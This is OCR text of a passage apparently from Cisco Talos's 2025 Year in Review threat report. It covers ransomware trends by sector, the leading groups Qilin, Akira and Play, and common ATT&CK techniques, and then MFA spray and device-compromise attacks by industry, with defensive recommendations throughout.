

2025
YEAR IN REVIEW

Ransomware

Persistent threats, techniques, and industry targeting

Ransomware remained a dominant threat to enterprises globally in 2025, driven by operators continuously evolving their tactics, techniques, and procedures (TTPs) to enhance ransomware-as-a-service (RaaS) capabilities and intensify pressure on victims. Manufacturing was the most targeted sector, likely due to these organizations' low downtime tolerance and wide attack surfaces that can amplify the impact of attacks. Qilin emerged as the most active group by attack volume during the year, while Akira and Play retained their dominant presence from 2024. Cisco Talos Incident Response (Talos IR) engagements showed ransomware operators heavily relying on the exploitation of identity-based weaknesses, leveraging social engineering for initial access, valid accounts throughout the attack cycle, and built-in remote management tools that typically require user credentials for lateral movement and execution. Overall, ransomware remains one of the most adaptive and disruptive cyber threats, underscoring the need for continuous detection and rapid response.

Manufacturing most impacted in 2025, underscoring persistent risk to repeatedly targeted sectors

Talos' analysis of ransomware actors' data leak site posts revealed that operators targeted manufacturing entities the most in 2025 and focused their efforts against the same top sectors as in years past, likely due to proven and reliable success (see Figure 8). Manufacturing is a persistently vulnerable industry vertical for ransomware attacks as these organizations often have very low downtime tolerance, operate hybrid environments that incorporate both IT and OT systems (thereby expanding the attack surface), have less robust cybersecurity budgets compared to other sectors such as finance, and rely on insecure legacy equipment and/or software.

Professional, scientific, and technical services was the second-most targeted sector and encompasses entities that are involved in IT consulting, engineering, scientific research, legal services, and accounting, amongst others. These organizations often provide essential services to critical infrastructure sectors and thereby also likely are affected by a low downtime tolerance. Organizations that fall into repeatedly targeted sectors should assume an elevated baseline risk and prioritize ransomware-specific defensive controls accordingly.

Figure 8

Industry targeting year-over-year

The below graphic captures our analysis of posts made to ransomware groups' data leak sites over the past three years, specifically breaking down what percent of total posts from each year each industry vertical received.



Note: The "unknown" categorization represents posts that did not name a specific victim or named a victim that could not be placed in an appropriate industry categorization by our automated tools.

Qilin emerged as a dominant force in 2025, responsible for the largest share of Talos IR ransomware engagements and posts to data leak sites of all groups we track. Our analysis and understanding of this ransomware-as-a-service (RaaS) group reveals numerous possible reasons for their success this year:

Affiliate payout

Qilin affiliates take home a significant portion of their ransom payments (up to 80 - 85%), higher than typical RaaS payout structures

Targeting capabilities

Qilin ransomware is written in both Golang and Rust, enabling it to target a wide array of operating systems and expanding its potential victim pool.

Comprehensive services

Qilin offers some unique services to affiliates, including legal assistance, in-house journalists, automated negotiation services, distributed denial-of-service (DDoS) attack capabilities, and spam campaign support.

Recruitment strategy

The group actively recruits affiliates on hacking forums like RAMP and XSS, advertising its technical advantages, customizable attacks, and generous revenue splits.

Qilin dominates in 2025, while Akira and Play demonstrate rare, sustained momentum as top groups

Qilin was the most seen ransomware variant in 2025, both in Talos IR engagements as well as in terms of the volume of posts to its data leak site (see sidebar at left). Qilin, formerly known as Agenda, has been active since approximately July 2022 and its operators are likely based in Eastern Europe or a Russia-speaking region, based on the presence of Russian in their scripts and recruitment posts and refusal to target countries within the Commonwealth of Independent States (CIS).

Qilin employs a double-extortion strategy, combining file encryption with the threat of public disclosure of stolen information to increase pressure on victims. According to their data leak site, in 2025, Qilin targeted more than 40 victims every month except January, signaling that this ransomware group will remain a persistent and significant threat in 2026.

Other top groups in 2025 included Akira and Play, ranked second and third, respectively (see Figure 9). Notably, these groups were also in the top five last year, displaying a certain longevity that is rare in this threat space where groups frequently emerge, rebrand, fragment, or disappear completely under law enforcement pressure or internal disputes. Their continued success can likely be credited to attributes such as their evolving and adaptable tactics and absorption of affiliates from defunct ransomware groups. By contrast, the popularity of the other groups in last year's top five fell significantly this year, with LockBit 3.0 moving from first to 35th, RansomHub from second to eighth, and Hunter's International from fifth to 28th. These declines may have been influenced by sustained law enforcement pressure – most notably in LockBit's case, where Operation Cronos in 2024 dismantled key infrastructure, exposed affiliate identities, and led to arrests and indictments.

Figure 9

2025 volume of posts made to data leak sites by ransomware groups





January remains least active month for ransomware activity, potentially offering a window for defenders to test readiness

January yielded the lowest volume of ransomware attacks in 2025 as it did in 2024, according to analysis of Talos IR ransomware engagements and ransomware groups' posts to data leak sites. These two data sets aligned fairly closely throughout the year, with concurrent activity spikes in April, October, and December (see Figure 10). The significant dip in January could possibly be attributed to the winter holidays as both actors and targets take leave from work through the beginning of the new year, reducing opportunities for attacks facilitated by methods such as social engineering. Further, many ransomware groups (such as the aforementioned Qilin) are Russian-speaking and presumed to be operating out of Russia or other Eastern European countries where public holidays extend from late December through Orthodox Christmas in early to mid-January.

It may be wise for security teams to consider testing ransomware defenses in months where activity levels are generally lower, such as January, as there is a reduced chance of interfering with real incidents. Testing during a low-activity period can give defenders the opportunity to identify weaknesses and implement fixes before activity peaks in the spring. Key defenses to consider testing include processes and protections for backups, EDR and logging capabilities, network segmentation, phishing and social engineering training, and patch management, amongst others.

Identity played a major theme in ransomware engagements throughout the year as evidenced by our MITRE ATT&CK technique analysis. For example, use of valid accounts appeared across multiple attack phases, demonstrating how compromised identity is leveraged throughout the attack lifecycle. Phishing and valid accounts as top initial access methods further highlights this theme, showing that actors predominately targeted the person who holds the key rather than the lock itself (i.e., the target's infrastructure). Lastly, the top three tools consistently seen across these engagements – RDP, PsExec, and PowerShell – typically require valid user credentials and user permissions to function, supporting the notion that identity will continue to play a major role moving into 2026.

Figure 10

Ransomware attacks by month



Figure 11

Top tools seen across Talos IR ransomware engagements in 2025



Top ransomware attack techniques as seen in Talos IR engagements

We pulled the top techniques seen during steps of the MITRE ATT&CK chain in 2025 Talos IR ransomware engagements, which can potentially assist defenders in prioritizing certain detections and defenses.

Reconnaissance

1. Phishing for Information
2. Active Scanning
3. System Information Discovery

Persistence

1. Valid Accounts
2. Create Account
3. Scheduled Task/Job

Discovery

1. System Network Configuration Discovery
2. File and Directory Discovery
3. Account Discovery

Exfiltration

1. Exfiltration Over Alternative Protocol
2. Exfiltration Over C2 Channel

Initial Access

1. Phishing
2. Exploit Public-Facing Application
3. Valid Accounts

Defense Evasion

1. Impair Defenses
2. Indicator Removal
3. Modify Registry

Lateral Movement

1. Remote Services
2. Windows Management Instrumentation

Impact

1. Data Encrypted for Impact
2. Inhibit System Recovery
3. Service Stop

Execution

1. Windows Management Instrumentation
2. Command and Scripting Interpreter
3. Valid Accounts

Credential Access

1. Steal or Forge Kerberos Tickets
2. OS Credential Dumping
3. Valid Accounts

C2

1. Ingress Tool Transfer
2. Communication Through Removable Media
3. Remote Access Software

2025
YEAR IN REVIEW

Attacks against MFA

In partnership with
CISCO DUO

MFA spray attacks: Attackers double down on IAM while expanding efforts against high-value privileged accounts

In 2025, nearly a third of MFA spray attacks targeted identity and access management (IAM) applications, as attackers zeroed in on the very software tools that control user access to resources (see Figure 12). This marks a six percent increase from 2024 (see sidebar at right). The growing rise in spray attacks against IAM applications shows that threat actors are doubling down on single sign-on (SSO) and conditional access-protected login flows. These apps are highly attractive targets because successful attacks have high return, with adversaries gaining access to SSO tokens, role changes, MFA policy changes, and user credentials.

We also saw an increase in privileged access management (PAM) and OS applications. PAM applications manage highly privileged accounts, like administrators, making them extremely high-value targets. Similarly, access to OS applications would grant an attacker broad access, including to other credential stores like password vaults and Kerberos tickets, browser cookies, SSH keys and VPN certificates, and the ability to plant malware. A single MFA success at these layers collapses multiple security boundaries at once, delivering immediate control, persistence, and scale.

While attacks against certain application types rose, we also saw attacks decrease against other targets, notably the more legacy systems like application delivery and remote access. This is likely due to organizations moving to more mature remote access and network controls, at least for VPN. For example, organizations continue to move from local systems like LDAP/RADIUS to cloud-based identity providers, like Microsoft Entra ID, for VPN. These newer cloud-based systems often have much better MFA functionality and brute force protection than the local systems.

Figure 12

Types of applications targeted in MFA attacks



- **30%** Identity and access management (IAM)
- **15%** Network security
- **13%** Authentication and networking
- **7%** Software development kit (SDK)
- **6%** Remote access
- **5%** API Communication Protocol
- **5%** Authentication protocol
- **5%** Operating system
- **5%** Application delivery and security
- **3%** Privileged access management
- **2%** Authentication and network access control (NAC)
- **1%** Directory services
- **1%** Virtual desktop infrastructure (VDI)
- **1%** Email and collaboration

Noteable year-over-year trends

IDENTITY AND ACCESS MANAGEMENT (IAM)	PRIVILEGED ACCESS MANAGEMENT	OPERATING SYSTEM	APPLICATION DELIVERY AND SECURITY	REMOTE ACCESS
2025: 30%	**2025:** 3%	**2025:** 5%	**2025:** 5%	**2025:** 6%
2024: 24%	**2024:** 0%	**2024:** 3%	**2024:** 9%	**2024:** 9%
+6%	+3%	+2%	-4%	-3%

How do MFA spray and MFA fatigue attacks differ?

MFA spray attacks are a highly common identity-based intrusion technique that allows attackers to target thousands of accounts across many organizations with minimal effort.

During an MFA spray attack, a threat actor tries a small set of common passwords across many accounts with hopes that one will be weak enough to work or that one of the many users they are targeting will inadvertently approve an MFA request. These differ from MFA fatigue or MFA bombing attacks, where the attacker floods a single user with nonstop MFA prompts in attempt to wear them down into approving one.

The core distinction is scope: Spray attacks cast a wide net with a few passwords, while fatigue attacks zero in on one compromised account and overwhelm it with authentication requests.

MFA spray attack

Many accounts

Few passwords

MFA fatigue attack

One stolen credential pair

Overwhelming number of MFA prompts

Figure 13

Fraudulent device registration events, 2024 – 2025



Device compromise attacks: Significant rise in activity shows actors value reliable, repeatable access

Device compromise attacks are another common, yet much more targeted, method of MFA compromise. In device compromise operations, an adversary fraudulently registers an authenticator device used to approve MFA, allowing them to satisfy MFA challenges without the victim's involvement. In effect, the attacker makes their device a trusted MFA factor (see page 23). The number of device registration events reported by users as fraud increased 178% from 2024 to 2025, indicating growing attacker activity targeting this surface (see Figure 13). This shows that attackers are increasingly seeking the type of long-term and privileged access that successful device compromise operations afford. Once an attacker controls a registered MFA device, they gain persistent, high-trust access to the account. This allows them to bypass future MFA challenges, move laterally within the network, access sensitive information, and impersonate the user to send to send internal phishing or business email compromise (BEC) emails to other targets.

When we look at how device compromise attacks were carried out in 2025, we see actors gaining access primarily by tricking administrators into registering devices on their behalf, often through voice phishing (aka vishing) operations (see Figure 14). In fact, attackers overwhelmingly targeted the administrator-managed registration flow at a rate of three to one, highlighting their strong preference for targeting single high-value victims and heavy reliance on social engineering to enable such operations. Administrator-driven compromise is particularly common in university IT environments and help desks writ large, often due to high admin workload and limited ability to perform thorough verification.

User-managed registration was the second-most common path to device compromise, reinforcing that device registration itself is now a high-value attack surface, not just MFA challenge approvals. User-managed registration refers to MFA spray and fatigue attacks, adversary-in-the-middle (AitM) operations, or session hijacking and result in the attacker adding their own device to the victim's MFA account in the user's portal.

Link-initiated registrations were the third-most common access vector in this data set, where threat actors can add their device by intercepting authorization codes or links sent to the intended user. For example, an attacker who already had compromised the victim's email account could access any validation links sent from the MFA provider. MFA registration codes or links could also be exploited via SMS channels or phishing links.

New user registrations were relatively rare, accounting for just two percent of device compromise attacks. This refers to a threat actor compromising the username and password of a user not previously enrolled in MFA.

Figure 14

Top access vectors in device compromise attacks



- **77%** Administrator-managed registration
- **12%** User-managed registration
- **5%** Link-initiated registration
- **2%** New user registration
- **4%** Other

The number of device registration events reported by users as fraud increased 178% from 2024 to 2025, indicating growing attacker activity targeting this surface.

How do device compromise and spray attacks differ?

Device compromise attack		MFA spray attack
Authentication device (phone, hardware token, etc.)	Primary target	Authentication portals (VPN, SSO, web apps)
Control the user's device, act as user	Goal	Find one weak account with poor MFA/password hygiene
Stealthy and highly targeted	Noise level	Low-noise, large-scale identity probing
May *bypass* MFA by stealing sessions/tokens	MFA relevance	Attempts to *defeat* MFA through guesses; precursor to MFA fatigue attack
Full compromise of user identity and device	Outcome	Single-account initial access
Software vulnerabilities, vishing, phishing, mobile malware	Attack vector	Credential guessing, minimal MFA triggers

Industry trends: Actors tailor their MFA attack style depending on the sector

Comparing the industry trends for opportunistic MFA spray attacks and more targeted MFA device compromise attacks provides some interesting insights about threat actor behavior. At a high level, we can see that actors prefer MFA spray operations in environments with predictable identity behavior, while device compromise thrives in environments with diverse, unmanaged, or high-turnover device ecosystems.

MFA spray attacks are clustered, with just a few industries dominating. Technology is the top-targeted industry at 36%, likely due to companies in this sector having more consistent IAM enforcement (see Figure 15). Spray attacks thrive on uniformity, and in enterprise environments, like those at tech companies, password hygiene tends to be consistent and standardized across the workforce. This creates scenarios where users have common password patterns, they may tend to reuse passwords, and/or the organization enforces predictable password policies that may be easier to guess. Moreover, login patterns are highly predictable, with employees' work schedules being largely consistent.

Manufacturing appears prominently in both data sets, but for different reasons. Manufacturing companies typically have a large, distributed, shift-based workforce, creating predictable accounts to target in MFA spray attacks. On the flip side, they are likely to have "messy" MFA environments, which create ripe conditions for device compromise attacks. This includes things like shared terminals on factory floors, OT devices accessing IT resources, kiosk machines, contractor devices with unknown hygiene, and tablets and mobile devices used for scanning and logistics. These factors create a much more varied device ecosystem that attracts device compromise attacks. In summary, manufacturing is a dual-threat environment because both the identity and device layers present opportunities for attackers (see page 25).

The most glaring observable is that higher education ranks first in device compromise attacks but is nearly absent in spray attacks, a striking contrast that highlights some earlier insights, notably that device compromise thrives in environments with diverse, unmanaged devices. Colleges and universities are easy targets in these cases because they have a highly heterogeneous, unmanaged device population, that must support personal laptops, mobile devices, tablets, shared lab computers, and bring-your-own-device (BYOD) capabilities. Moreover, many of these are often running outdated OS versions, poorly patched, and unmanaged. While this setting is ideal for device compromise, it likely makes MFA spray attacks less efficient because MFA and passwords are not uniform. Higher education also has to manage so many rotating students and devices that they often have low verification policies for registering new devices.

Another reason why higher education is targeted more frequently in device compromise attacks than MFA spray attacks is because they have extremely large, public-facing user directories. Students, alumni, faculty, and staff accounts are enormous in number, often publicly discoverable, recycled or long-lived, and globally accessible. This produces rich, high-fidelity targeting data for threat actors to create tailored phishing operations. On the other hand, spray attacks often become noisy and ineffective in this environment, as most universities enforce strict account lockouts, limit login attempts, and generally lock down their login portals aggressively.

Additionally, AitM attacks are prevalent in this space, where attackers build fake university login spaces to steal users' credentials. Kits with custom software to enable these operations are in high supply, making it easy for attackers to automate such operations.

Figure 15

Volume of MFA spray and device compromise attacks per industry



MFA attack style provides varying benefits for threat actors

Conditions for successful attacks

MFA spray attacks

- Consistent password patterns
- Large networks where spray attacks are scalable
- Predictable login behavior
- Credential reuse

Thrives where IAM is unified, predictable, and scaled

MFA device compromise attacks

- BYOD and unmanaged devices
- Frequent session-based authentication
- High phishing exposure
- Device diversity

Thrives where devices and MFA use is more varied

Conditions for unsuccessful attacks

- Strong IAM maturity
- Strong lockout policies
- Conditional access
- Good password hygiene

- Managed, hardened devices
- Phishing-resistant MFA
- Strong session controls
- Strict MFA enrollment governance

2025
YEAR IN REVIEW

Email threats

